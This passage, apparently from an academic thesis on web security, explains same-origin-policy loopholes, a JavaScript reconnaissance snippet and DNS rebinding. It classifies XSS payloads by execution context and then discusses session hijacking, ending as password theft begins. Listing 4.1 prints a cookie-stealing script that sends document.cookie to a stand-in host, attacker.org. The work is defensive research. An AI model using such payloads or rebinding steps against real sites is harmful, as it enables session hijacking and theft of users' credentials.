In the next sections we explain how this loophole can be exploited for malicious purposes.

### 3.3.2. Creating state-changing HTTP requests

As stated above a JavaScript is capable to create HTTP requests to arbitrary URLs. Depending on the specifics of the targeted web application, merely receiving an HTTP request for a certain URL can cause server-state changing actions.

**Example:** The web application `http://www.example.org` provides a simple counter script to monitor access to the website. The index page contains a hidden image which references the counter's implementation `http://www.example.org/counter.cgi`, causing the counter to increase every time this URL is accessed.

However, due to the cross-domain nature of HTML's image tag, the image could also be included in a web page hosted at `www.othersite.com/foo.html`. Therefore, every visit to this page would also alter the counter's value and, thus, conduct a state-changing action in respect to `www.example.org`.

### 3.3.3. The basic reconnaissance attack (BRA)

Based on the in Section 3.3.1 discussed loophole in the SOP, several reconnaissance techniques are possible. All these techniques share the same basic method which allows a binary decision towards the existence of a specified object. From here on we denote the underlying method as *basic reconnaissance attack (BRA)*.

The BRA utilizes JavaScript's event-handler framework which provides hooks to intercept various events that occur during the rendering of a web page. More specifically, the events `onload` and `onerror` in combination with `timeout`-events are employed. Using these three indicators a JavaScript can conclude the outcome of a cross-domain element inclusion process as described earlier in this chapter and in Section 1.3.2. The BRA consist of the following steps (see Listing 3.1 for an example):

1. The script constructs an URL pointing to the remote entity of which the existence should be examined.

2. Then the script includes a suiting, network-aware element in the webpage that employs the constructed URL to reference the remote entity. Such elements can be e.g., images, iframes or remote scripts.

3. Additionally, the script might initiate a `timeout`-event to receive information about the time needed for the inclusion process.

4. Using JavaScript's event-framework the script collects evidence in respect to the remote entity:

   - An `onload`-event signals the successful inclusion of the element and, hence, verifies its existence.
   - The indication given by an `onerror`-event depends on the specific context. This event is triggered either if the received data does not match the requirements of the respective element or alternatively if the network connection was terminated. Additionally, depending on the employed HTML element the JavaScript error console can be employed to gain further evidence.
   - The occurrence of the `timeout`-event prior to any other event related to the inclusion process indicates a pending network connection, hinting that the target host does not exist.

```
<script>
function loaded(){
  // resource exists
}

function timed_out(){
  // resource does not exist
}

function err(){
  // requesting the resource created an error
}

i = new Image();
i.onload = loaded;
i.onerror = err;
window.setTimeout(timed_out,1000);

i.src = "http://target.tld/path";
</script>
```

Listing 3.1: The basic reconnaissance attack

### 3.3.4. DNS rebinding

DNS rebinding is a powerful technique to undermine the SOP. It was originally discussed 1996 by [237] in respect to Java applets. In 2002 [181] showed that JavaScript's SOP is affected by the same issue. In 2006 we demonstrated that modern web browser implementations are still susceptible to this attack [124]. The attack is also known as "anti DNS pinning" [90] and "Quick Swap DNS" [181].

The decision if a given JavaScript is granted access to a certain resource (e.g., browser window, or network location) is governed by the SOP. As explained in Section 1.3.1, the SOP relies on the *domain* property of the respective entity's origins. However, the HTTP protocol does not require any information about the requested *domain*. The actual HTTP connections are made using the server's IP address[1].

DNS rebinding exploits this circumstance by utilizing short-lived DNS entries to gain full cross-domain read/write privileges (note: This general attack description assumes that no countermeasures, as DNS pinning are in place):

0. Preparation: The attacker aims to subvert the SOP in respect to the domain `target.com`.

   The adversary is in full control over a given DNS entry, e.g. `attacker.org`. He configures the respective DNS server to let `attacker.org` resolve into the IP address of an internet host which is also owned by the adversary, e.g. `200.200.200.200`. The DNS answers for `attacker.org` are supplied with a minimal time-to-live (TTL) value causing them to expire immediately.

1. The adversary causes the victim's browser to load an HTML page from the adversary's server using a URL that starts with `http://attacker.org`. Before cre-

[1] The HTTP 1.1 specification [74] allows an optional `host`-header which was introduced for situations in which a given web server hosts more than one domain (so-called "virtual hosts"). However, in cases where no further virtual hosts have been configured, the `host`-header is ignored.

ating the HTTP request, the web browser executes a DNS lookup, thus, receiving the IP `200.200.200.200` to be used for the request's target location. The browser requests, receives and renders the response's HTML content. The contained JavaScript payload is parsed and executed.

2. Immediately after the victim's initial HTTP request was received, the adversary changes the DNS mapping of `attacker.org` to the IP address of the targeted server `target.com`, e.g. `1.2.3.4`.

3. The malicious JavaScript initiates further direct HTTP communication (see Sec. 1.3.2) with `attacker.org`, e.g. by utilizing an iframe, a pop-up window, or the XMLHTTP-Request-object.

4. As the DNS entry for `attacker.org` has expired, the browser conducts a second DNS lookup for the domain. As the adversary has changed the IP mapping, the domain now resolves to `target.com`'s server IP (`1.2.3.4`).

5. The browser creates the HTTP request and sends it to `1.2.3.4`, while assigning the response's content to the domain `attacker.org`. As the browser considers both the adversary's JavaScript as well as the target's HTML to belong to the same domain, the malicious JavaScript has full read/write access to all resources that are hosted on `target.com`.

See Section 6.2.1 and Figures 6.3.A to 6.3.C for an exemplified attack scenario.

**DNS pinning:** To counter this attack most modern browsers implement "DNS pinning": The mapping between a URL and an IP-address is kept by the web browser for the entire lifetime of the browser process even if the DNS answer has already expired.

The practise of DNS pinning is not undisputed: DNS pinning introduces problems with dynamic DNS services and DNS based redundancy solutions. Furthermore, DNS pinning is unable to protect against multi-session attacks as they have been described by Soref [245] and Rios [220]. Finally, DNS pinning is a direct violation of RFC 2616 [74] which states "HTTP clients [...] MUST observe the TTL information reported by DNS" (Section 15.3).

## 3.4. Systematic overview of JSDAs / XSS Payloads

In this section we propose a hierarchical classification of XSS Payloads. The classification's purpose is twofold: For one, it provides a better understanding of a malicious JavaScript's capabilities and limitations. Furthermore, it enables an assessment of the in Part II proposed countermeasures in respect to their scope and completeness.

Our classification is built on identifying the existing *execution contexts* of JavaScript along with deducting the potential *targets*, *types*, and *capabilities* of the discussed attacks. Before we present the actual classification, we clarify these categories in the following sections.





Figure 3.1.: Separate execution-contexts of a JavaScript

### 3.4.1. Execution-contexts

The actual capabilities and potential attack-targets of a given JavaScript are defined by the specific characteristics of the environment in which it is executed (e.g., the hosting application or the type of web browser that interprets the script) - the script's execution environment. A closer examination of such execution environments yields the following observation: A given JavaScript is executed in a cascade of growing, inclusive contexts. The script is embedded in a web *application*. This application is accessed using an instance of a web *browser*. This browser instance is executed on a *computer*. This computer is part of an *intranet* and has access to the *internet*. Thus, within a given execution environment we can differentiate between several, disjunctive *execution-contexts*, which are derived from on a series of inclusive boundaries (see Figure 3.1). Each of these contexts represents a specific set of potential attack-targets and -capabilities.

Based on the observations stated above, in the context of this thesis we differentiate between the following five execution-contexts: *application, browser, computer, intranet, internet*. The transition between a inner to the next outer context boundary is defined by two characteristics:

- The set of applicable attack-targets increases (e.g., all internet hosts instead of only the intranet hosts).
- The script's capabilities decrease (e.g., within the hosting application the script is not restricted by the SOP, however, outside of the application execution-context the SOP takes effect).

For a better understanding of these two characteristics please refer to the detailed discussion of all execution-contexts given in Section 3.4.4.

### 3.4.2. Attack-targets

To determine a script's capabilities in a given execution-context, it is necessary to establish all its potential attack-targets within this execution-context. As discussed in Section 1.3.1, every JavaScript is subject to the execution sandbox which is enforced

by the SOP. Therefore, all malicious actions of a given script that target resources outside of its hosting web application are limited to the cross-application communication methods documented in Sections 1.3.2. As shown, all of these communication methods rely on addressing the communication target via an URL. More precisely, a necessary characteristic of a potential application-external attack-target is that a script can use an URL to address the target.

Therefore, a script's attack-targets and -capabilities are completely defined by the set of URLs that a script can address. For this reason, it is sufficient to examine the set of available URL schemes (see Sec. 1.1.2) in combination with the scheme's respective targets and their potential effects on such targets.

### 3.4.3. Attack-types and -capabilities

Finally, we have to examine the different attack-types which can be executed against the identified attack-targets. According to Pfleeger [208] a given attack may threaten the *integrity*, *confidentiality*, or *availability* of its target. In this section we discuss how these general terms can be applied to JSDAs.

As discussed before, for all targets outside the *application* execution-context the actions of a malicious JavaScript are restricted to the indirect capabilities listed in Sections 1.3.2 and 3.3. Consequently, Pfleeger's general attack categories translate as follows, in respect to the specific properties of the web application paradigm and the offensive means provided by the web browser: Given a targeted entity, the adversary may either aim to compromise the integrity of the entity, which corresponds to committing a state-changing action on the entity, subvert the confidentiality of a restricted property of the entity, or undermine the availability of the entity by initiating a denial-of-service attack.

Hence, in the context of this thesis, we divide all specific attacks according to their respective type:

**Definition 3.3 (State attack)** *An* state attack *aims to undermine the target's integrity by committing a state-changing action which exceeds the attacker's legitimate authorisation.*

**Definition 3.4 (Confidentiality attack)** *A* confidentiality attack *aims to obtain information in respect to the attack's target to which the adversary has no legitimate access.*

**Definition 3.5 (Denial-of-service attack (DoS))** *A* denial-of-service attack *aims to reduce the availability of the attack's target by either causing the target to malfunction or by flooding the target's interfaces.*

While a real-world XSS Payload may contain more than one attack-type in combination, it is always possible to partition a composite attack into sub-attacks which fit in one of the defined attack-types.

We will use these attack-types as a mean to categorise documented attacks in our attack classification which we present in Section 3.4.4. However, unlike state and confidentiality attacks, the details of web-based denial-of-service attacks are not specific for

different execution-contexts. Therefore, we omit this attack-type in the attack classification for readability reasons. Instead we conclude this section with a brief overview regarding this attack-type.

Within a given attack-type and depending on the attack-target and execution-context, a script possesses distinct *attack-capabilities*. In this context, an attack-capability represents a specific subclass of attacks which all share the same attack method. The identified attack-capabilities form the final level of our hiearchical classification. See Section 3.4.4 for details.

#### Web-based denial-of-service attacks

Regardless of the execution-context, a malicious script has two options towards execution of a web-based denial-of-service attack: Either it can cause the attacked entity to malfunction or it can aim to exhaust critical resources, such as network bandwidth or computing power.

Furthermore, one can divide the set of web-based DoS attacks into two sub-classes based on the attacks target: Attacks within the browser (application, browser, and computer execution-contexts) and attacks targeting remote entities (computer, intranet, and internet execution-contexts).

These two observation result in four fundamental attack patterns: Within the browser the attacker can either aim to exhaust computer internal resources, such as processor power by, e.g., initiating a JavaScript fork bomb. Alternatively, he can attempt to crash either the application, the browser, or the user's computer by exploiting an existing flaw in the corresponding executable. In respect to browser-external attack targets, the adversary can either attempt to trigger a flaw in the entity's interface-code by sending a specifically crafted network request. If no such flaw is known to the attacker, he could initiate a web-based distributed DoS attack, such as Grossmann describes in [89]. This option is especially effective in combination with a large scale XSS worm incident [140].

### 3.4.4. Systematic classification of XSS Payloads

In this section, we propose a hierarchical classification of XSS Payloads. In this context, the classification defines all execution-contexts and briefly identifies the corresponding attack-targets, -types and -capabilities. In addition, the Chapters 4, 5, and 6 contain thorough discussions on selected attack techniques.

The classification is structured as follows: The root categories are derived from the above proposed, disjunctive execution-contexts. Then, for each execution-context all potential attack-targets are listed along with their corresponding URL schemes. Finally, divided according to their respective attack-type (state or confidentiality), the actual attack-capabilities are identified based on publicly documented attacks.





Figure 3.2.: Classification of XSS payloads (exemplified)

Thus, we propose a four-fold, hierarchical classification with the following classification categories (see also Fig. 3.2):

1. Execution-context
2. Attack-target
3. Attack-type
4. Attack-capability

As explained above, the classification values of categories 1 to 3 were deducted systematically. The elements of category 4 were aggregated empirically utilizing disclosed issues. Note: As both web browsers and web applications are still evolving and the field of security research in this domain is comparatively young, it is possible that more attack-capabilities may be disclosed in the future.

An ID is assigned to every item of the classification for unambiguous identification purposes. The ID's syntactic conventions are as follows:

- ContextID: Continuous enumeration using the capital letters: $A$ (application context) to $E$ (internet context), see Figure 3.1.
- TargetID: Continuous enumeration in respect to the corresponding context using numbers (ContextID.$num$, e.g., D.3 = intranet hosts).

- TypeID: Either the letter *s* for state attacks or the letter *c* for confidentiality attacks.
- CapabilityID: Continuous enumeration in respect to the corresponding, hierarchical father-elements using numbers (ContextID.TargetID.TypeID.*num*, for instance, D.3.c.1 = intranet BRA scanning).

In the remainder of this section we document our proposed classification:

**(A) Application-context:** Every JavaScript is embedded in a web page which belongs to a web application. All targets and capabilities which the script possesses in respect to this application are subsumed in the "application" execution-context. As discussed in Section 1.3.1, from a security point of view, the boundaries of a web application are defined by the SOP. Therefore, the application-context of a given JavaScript is defined by the domain-value of the web page in which the actual script is included. Within this domain the JavaScript possesses almost unlimited capabilities (see Sec. 1.3). The script has full read/write access to the DOM tree and is able to execute HTTP communication with the hosting web application as long as the domain-value of the outgoing HTTP requests match the script's domain value.

**Attack-targets:** Unlike the other execution-contexts, within the application-context only a single target exists:

A.1 All properties of the hosting web application [60]

**Attack-capabilities:** In respect to the specified attack-target we identified the following attack-capabilities (organised according to the corresponding attack-type):

- **Confidentiality:**
  - A.1.c.1: Leaking of session data (see [148] and Sec. 4.1.1)
  - A.1.c.2: Leaking of password data (see [105] and Sec. 4.2)
  - A.1.c.3: Leaking of other sensitive values obtained from the application's web pages (see [261])
- **State:**
  - A.1.s.1: Session hijacking (see [123] and Sec. 4.1)

For a graphical representation of this subtree of the classification please refer to Appendix A.1.

**(B) Browser-context:** The script is executed in a specific, currently running browser instance. While the script is executed, the user might concurrently maintain further state-full relationships with other web applications which are accessed with the

same browser instance. Such state-full relationships could be, for instance, current active usage sessions or valid authentication contexts. All cross-domain interaction of the script with these applications are executed in the user's state-full execution context.

Furthermore, the browser itself also is a state-full entity defined by its *static* and *dynamic* properties. *Static* browser properties are, for instance, vendor, version, or installed plug-ins. With *dynamic* browser proprieties we denote all attributes and value sets that change during a given usage session, such as browser cache or history. Depending on the specifics of a given property, a malicious script may read or alter it. The adversary's actual capabilities in respect to the listed properties depend heavily on the type and version of the used browser program. In this context, the adversary can attempt to employ *pseudo URL schemes* (see Sec. 1.1.2) which by definition only target browser-internal resources.

**Attack-targets:** In the browser-context the following attack-targets exist:

B.1 State-full web applications reachable through the schemes `http` and `https` [70, 23, 180, 86, 37, 207, 27, 234]

B.2 Dynamic browser properties reachable through the schemes `http` and `https` [41, 87, 161]

B.3 Static browser properties reachable through pseudo schemes, such as `chrome`, `resource`, or `res` [96, 179, 265]

**Attack-capabilities:** In respect to the specified attack-targets we identified the following attack-capabilities:

- **Confidentiality:**
  - B.1.c.1: Leaking application-state (see [86, 37], and Sec. 5.2.3)
  - B.2.c.1: CSS-based privacy attacks (see [41, 87, 161] and Sec. 5.2.1)
  - B.2.c.2: Timing-based privacy attacks (see [70, 23, 180] and Sec. 5.2.2)
  - B.3.c.1: Browser fingerprinting (see [96, 179, 265] and Sec. 5.2.3)
- **State:**
  - B.1.s.1: Cross-Site Request Forgery attacks (see [207, 27, 15, 137, 234, 133] and Sec. 5.1)

For a graphical representation of this subtree of the classification please refer to Appendix A.2.

**Note:** In the browser-context, we explicitly limit the attack methods to capabilities which are granted to JavaScript on the application level. Thus, we exclude low level vulnerabilities that reside within the browser binary, such as Buffer Overflow issues [215]. Such general vulnerabilities are independent from the application type and, therefore, not limited to web applications. Thus, applicable countermeasures have to be chosen from the existing set of general mitigation strategies (e.g., [45, 226, 64, 282, 281, 47, 38, 14, 46]).

However, we recognise a script's capability to exploit such a vulnerability on an browser-external entity (e.g., by creating a malicious HTTP request) as one of the script's attack tools, as long as this exploitation capability stands in direct relationship with the respective attack's execution-context (see below).

**(C) Computer-context:** The browser instance which hosts the malicious script is executed on a given computer. For this reason, the malicious script may interact with resources, such as files, applications, and local network services, which are only accessible on this computer. Specifically, local HTTP servers, which provide interfaces to local services [92] or applications [32] are potential targets. In this execution-context, the effects of *custom URL schemes* (see Sec. 1.1.2) are subsumed, as such schemes serve the purpose to implement the interaction with browser-external, locally installed applications.

**Attack-targets:** In the computer-context the following attack-targets exist:

C.1 Computer local HTTP server reachable through the URL schemes `http` and `https` [32, 92]

C.2 Local ASCII based network services reachable through the URL schemes `http` and `ftp` [256, 5, 4]

C.3 The computer's filesystem reachable through the URL scheme `file` [238, 108, 78]

C.4 Installed applications reachable through custom URL schemes, such as `picassa` [179, 220, 171]

**Attack-capabilities:** In respect to the specified attack-targets we identified the following attack-capabilities:

- **Confidentiality:**
  - C.{1,2,3}.c.1: Computer fingerprinting (see [238, 264] and Sec. 5.2.3)
  - C.1.c.2: Leaking the content of local HTTP servers via DNS rebinding (see [124, 90, 29] and Sec. 6.2)
- **State:**
  - C.{1,2}.s.1: Exploiting low-level issues by accessing vulnerable, local servers [92]

  - C.1.s.2: Exploiting further XSS problems in local HTTP servers to do a Cross-Zone Scripting attack [186, 31] or to expand attack-capabilities into the application context
  - C.3.s.1: Exploiting DOM-based XSS problems in local HTML files to do a Cross-Zone Scripting attack [108, 78]
  - C.4.s.1: Initiating attacks by launching further applications [179, 220]

For a graphical representation of this subtree of the classification please refer to Appendix A.3.

**(D) Intranet-context:** The victimized web browser is in most cases located within an intranet which is shielded from the outer internet by network devices like firewalls. Therefore, the adversary may use the browser's cross-domain networking capabilities to access internal hosts which are otherwise inaccessible to him.

Furthermore, we include into this context all network locations which are not part of the victimized computer's intranet but derive access rights based on the requesting IP address.

**Attack-targets:** In the intranet-context the following attack-targets exist:

D.1 HTTP servers located in the intranet reachable through the URL schemes `http` and `https` [160]

D.2 ASCII based intranet services reachable through the URL schemes `http` and `ftp` [256, 5, 4]

D.3 Network hosts located in the intranet reachable through various URL schemes (e.g., `http` and `https`) [160, 91]

**Attack-capabilities:** In respect to the specified attack-targets we identified the following attack-capabilities:

- **Confidentiality:**
  - D.{1,2,3}.c.1: Enumerating and fingerprinting existing intranet hosts and services (see [160, 91] and Sec. 6.1.2)
  - D.1.c.2: Leaking the content of intranet HTTP servers via DNS rebinding (see [124, 90, 29] and Sec. 6.2)
- **State:**
  - D.1.s.1: Exploiting further XSS problems in intranet HTTP servers to escalate attack-capabilities into the application context [90]
  - D.1.s.2: Exploiting low-level issues by accessing vulnerable, local servers [92]
  - D.2.s.1: Exploiting low-level issues in vulnerable, ASCII-based intranet network services [4]

For a graphical representation of this subtree of the classification please refer to Appendix A.4.

**(E) Internet-context:** Finally, the malicious script may use its cross-domain abilities to access arbitrary hosts and services on the public internet. This context contains all internet hosts and services for which the browser does not maintain any state-full relationship (such attack-targets are already contained in the browser-context). Per se, using the compromised browser for the attacks listed in this context does not provide the attacker with expanded capabilities as all attack-targets are already accessibly to him. However, the adversary may use the victimized browser as an attack proxy, hence, effectively hiding his own network location. Furthermore, in scenarios where the malicious JavaScript is executed by many independent browsers simultaneously, for example as part of an XSS worm's payload, the adversary might gain botnet like power [162, 89].

**Attack-targets:** In the internet-context the following attack-targets exist:

E.1 HTTP servers located in the internet reachable through the URL schemes `http` and `https` [89, 162, 106]

E.2 ASCII based internet services reachable through the URL schemes `http` and `ftp` [256, 5, 4]

E.3 Public network hosts reachable through various URL schemes (e.g., `http` and `https`) [162, 106]

**Attack-capabilities:** In respect to the specified attack-targets the following attack-capabilities have been documented:

- **Confidentiality:**
  - E.{1,2,3}.c.1: Vulnerability scans of internet hosts (see [162, 106], Sec. 6.3.1, and Sec. 6.3.2)
- **State:**
  - E.1.s.1: Exploiting low-level issues by accessing vulnerable HTTP servers [92]
  - E.1.s.2: Committing click-fraud (see [113] and Sec. 6.3.3)
  - E.2.s.1: Exploiting low-level issues in vulnerable, ASCII-based internet network services [4]

For a graphical representation of this subtree of the classification please refer to Appendix A.5.

## 3.5. Thesis scope: Countering XSS Payloads

There are two general defensive strategies in respect to XSS Payloads:

1. **Preventing XSS conditions by removing the fundamental vulnerabilities within the web applications:** As long as no XSS vulnerability is at hand, the attacker is unable to inject malicious JavaScript into trusted contexts. Consequently, in such a situation, the targeted victim can effectively protect himself using the existing countermeasures (as outlined in Section 3.1.2).

   However, although since the occurrence of the first large XSS worm [140] in 2005, XSS has received a considerable amount of attention, established internet companies, such as Google or Yahoo, still expose XSS vulnerabilities in 2008 [72]. This provides strong indications that the currently utilized approaches, frameworks, and technologies within web application development are not suited for reliable XSS avoidance. Hence, it is of significance to investigate novel methods to prevent XSS vulnerabilities within web applications which established the existing approaches of secure programming. We will discuss our contributions in respect to this approach in Part III of this thesis.

2. **Countering the exploitation of the vulnerability by countering the payload's actions:** For the time being, XSS is a widespread phenomena [39]. As mentioned above, it is very probable that in the near future XSS will not be resolved by the current practices. Furthermore, as discussed in Section 2.1 XSS conditions can also be introduced by insecure infrastructure, such as vulnerable web servers or browsers. In such cases even completely secure web application may be susceptible to XSS attacks. For these reasons, it is valid to assume that XSS conditions will continue to exist in the coming years.

   Given the assumption that a state of sufficient XSS prevention will not be reached in a tolerable time-frame, it follows that meanwhile a web application's user is in risk of involuntary execution of adversary controlled script code. For this reason, a second line of defense is necessary which is effective even when the attacker is able to execute code in the browser. However, a general decision whether the actions of a given script are malicious is undecidable [219]. Therefore, such defensive approaches are necessarily always of limited scope and specific to a defined payload type. More precisely, countermeasures of this class are designed to counter specific exploits by restricting a script's capabilities.

   In Part II we will present our approaches which follow this direction.

These two general approaches closely mirror the strategies that were utilized in respect to memory corruption vulnerabilities: For one, approaches to find such problems (e.g., [260, 239, 56, 35, 12]) and to secure the C programming language (e.g., [196, 120, 166]) were proposed, in order to secure applications fundamentally. In parallel, researchers designed methods to counter the exploitation of vulnerabilities, in order to provide protection in case of an existing issue (e.g., [45, 226, 64, 282, 281, 47, 38, 14, 46]).

# 4. XSS Payloads: Application Context

In this chapter we discuss notable, previously disclosed XSS Payloads which are located within the application execution-context. Such attacks directly target the web application in which they have been injected through the XSS exploit. Therefore, the malicious script is not restricted by the SOP and has full control over all client-side features of the application that are exposed to running JavaScript. This chapter focuses on two attack classes which directly target the web application's authentication mechanisms. Section 4.1 discusses the adversaries capabilities to overtake the user's authenticated session for impersonation purposes. Section 4.2 documents methods which allow the attacker to obtain the user's password in clear-text for future use.

## 4.1. Session hijacking

*Session hijacking* payloads take effect directly within the web application into which they were injected by the XSS exploit. Therefore, the adversary possesses the same control over the application as the attacked user. By creating HTTP requests to the exploited application, the attacker is able to execute actions on the application using the victim's current authentication state. Furthermore, as the injected script is not restricted by the SOP, the respective HTTP responses can be read and evaluated by the script to find out whether the targeted action was successful, gain further knowledge, and prepare the content of further HTTP requests.

Accordingly, we define the class of session hijacking attacks as follows:

**Definition 4.1 (Session hijacking)** *With the term* session hijacking *we denote all JSDAs that enable the adversary to commit arbitrary state-changing actions within the attacked web application in the victim's authentication context.*

From the application's point of view, all actions by the adversary executed through a session hijacking attack are indistinguishable from legitimate actions by the attack's victim (i.e., by the authenticated user which accesses the exploited application). Thus, a session hijacking attack empowers the attacker to temporary overtake the victim's identity in respect to the exploited application. Session hijacking attacks may either require real-time interaction by the adversary, or be fully pre-scripted for automatic execution. The latter case is, for instance, used by XSS worms [168].

All currently known XSS session hijacking attack methods can be assigned to one of the following different classes: "Session ID theft", "browser hijacking" and "background XSS propagation". In the following sections we define and discuss each of these attack classes.





Figure 4.1.: SID Theft [274]

### 4.1.1. Session ID theft

As described in Section 1.2, web applications commonly employ a session identifier (SID) to track the authenticated state of an user. Every request that contains this SID is regarded as belonging to the authenticated user. By reading the SID value via JavaScript and communicating it to an attacker-controlled location by creating a cross-domain HTTP request (see Figure 4.1 and Listing 4.1), the adversary is able to obtain this authentication credential. From this point on, the stolen SID can be used to create further requests. As long as the SID is valid, the attacker is now able to impersonate the attacked client [151].

```
1 <script>
2 document.write("<img height=0 width=0 src='http://attacker.org?SID='"
3                + document.cookie + "'>");
4 </script>
```

Listing 4.1: Simple SID theft attack

It does not matter which of the methods described in Section 1.2 of SID storage is used by the application - in all these cases the attacking script is able to obtain the SID.

However, if the application implements non-SID-based authentication tracking mechanisms, such as HTTP authentication or client-side SSL, this attack fails, as in this cases the SID alone is not sufficient. Also, a subset of modern web browsers provide "http-only" cookies which allow SID storage which is not accessible by JavaScript [193]. In such cases the adversary is forced to create the full hijacking attack within the victim's browser. See Sections 4.1.2 and 4.1.3 for details.

### 4.1.2. Browser hijacking

This method of session hijacking does not require the communication of the SID over the internet. The whole attack takes place in the victim's browser. Modern web browsers provide the XMLHttpRequest object, which can be used to place GET and POST requests to URLs, that satisfy the Same Origin Policy. Instead of transferring the SID or other authentication credentials to the attacker, the "browser hijacking" attack uses this ability to place a series of HTTP requests to the web application. The application's server cannot differentiate between regular, user initiated requests and the requests that





Figure 4.2.: Browser Hijacking [274]

are placed by the script. Thus, the malicious script is capable of acting under the identity of the user and commit arbitrary actions on the web application.

In 2005 the so called "Samy is my hero" worm employed this technique to create a self replicating JavaScript worm that infected approximately one million profiles on the website myspace.com [140] (see also Section 2.1.1).

Please note: This attack does not depend on the availability of the XMLHttpRequest object. It can also be executed using hidden iframes [163].

### 4.1.3. Background XSS propagation

Usually not all pages of a web application are vulnerable to XSS. For the attacks described above, it is sufficient that the user visits only one vulnerable page in which a malicious script has been inserted. However, other attack scenarios require the existence of a JavaScript on a certain webpage to work. For example, even when credit card information has been submitted it is seldom displayed in the web browser. In order to steal this information a malicious script would have to access the HTML form that is used to enter it. Let us assume the following scenario: Webpage A of the application is vulnerable against XSS whereas webpage B is not. Furthermore, webpage B is the page containing the credit card entry form. To steal the credit card information, the attacker would have to propagate the XSS attack from page A to page B. There are two techniques that allow this attack:

#### Propagation via iframe inclusion

In this case, the XSS replaces the displayed page with an iframe that takes over the whole browser window. Furthermore, the attacking script causes the iframe to display the attacked webpage, thus creating the impression that nothing has happened. From now on every user navigation is done inside the iframe. While the user keeps on using the application, the attacking script is still active in the document that contains the iframe. As long as the user does not leave the application's domain, the malicious script is able to monitor the user's surfing and to include further scripts in the webpages that





Figure 4.3.: Background XSS Propagation [274]

are displayed inside the iframe. A related attack is described in [216].

A detailed description of this attack can be found in [216]. A webpage is able to determine if it is included in an iframe or a frameset by examining its DOM tree: `window.top` is a link to the root node in the tree. The properties of this node can be used to check whether an iframe inclusion took place.

#### Propagation via pop under windows

A second way of XSS propagation can be implemented using "pop under" windows. The term "pop under" window denotes the method of opening a second browser window that immediately sends itself to the background. On sufficiently fast computers users often fail to notice the opening of such an unwanted window. The attacking script opens such a window and inserts script code in the new window's body. The new window has a link to the DOM tree of the original document (the father window) via the `window.opener` property. This link stays valid as long as the `domain` property of the father window does not change, even after the user resumes navigating through the web application. Therefore, the script that was included in the new window is able to monitor the user's behavior and include arbitrary scripts in web pages of the applications that are visited during the user's session.

Unlike the method using iframes, this technique is not detectable by the attacked document. While child windows possess the `window.opener` property, there exists no way for father windows to check the existence of any children.

Whereas this attack technique is per se not exactly a session hijacking attack, its potential impact is equivalent to the attacks described in 4.1.1 and 4.1.2.

## 4.2. Password theft

Instead of trying to hijack a potentially short-lived authenticated session, as described in Section 4.1, the adversary could also aim to obtain a more sustainable authentication credential: The user's password. As users often reuse the same password for multiple sites [83], passwords are an attractive target even on web applications which otherwise

do not exhibit characteristics that would make them a potential attack target (such as sensitive date, or financial information). This section discusses several documented methods which can be used as part of an application-context XSS payload.

**Note:** In the remainder of this section we assume that HTML forms are used to communicate the user's password to the application (a practise which is used by the majority of all current web applications).

### 4.2.1. Manipulating the application's authentication dialogue

In the case that the adversary is able to inject a malicious script into the page which displays the original authentication dialogue (i.e., the web page that contains the HTML form in which the username and password are initially entered), the attacker has several options to obtain the user's password in clear text.

#### Reading the password with JavaScript

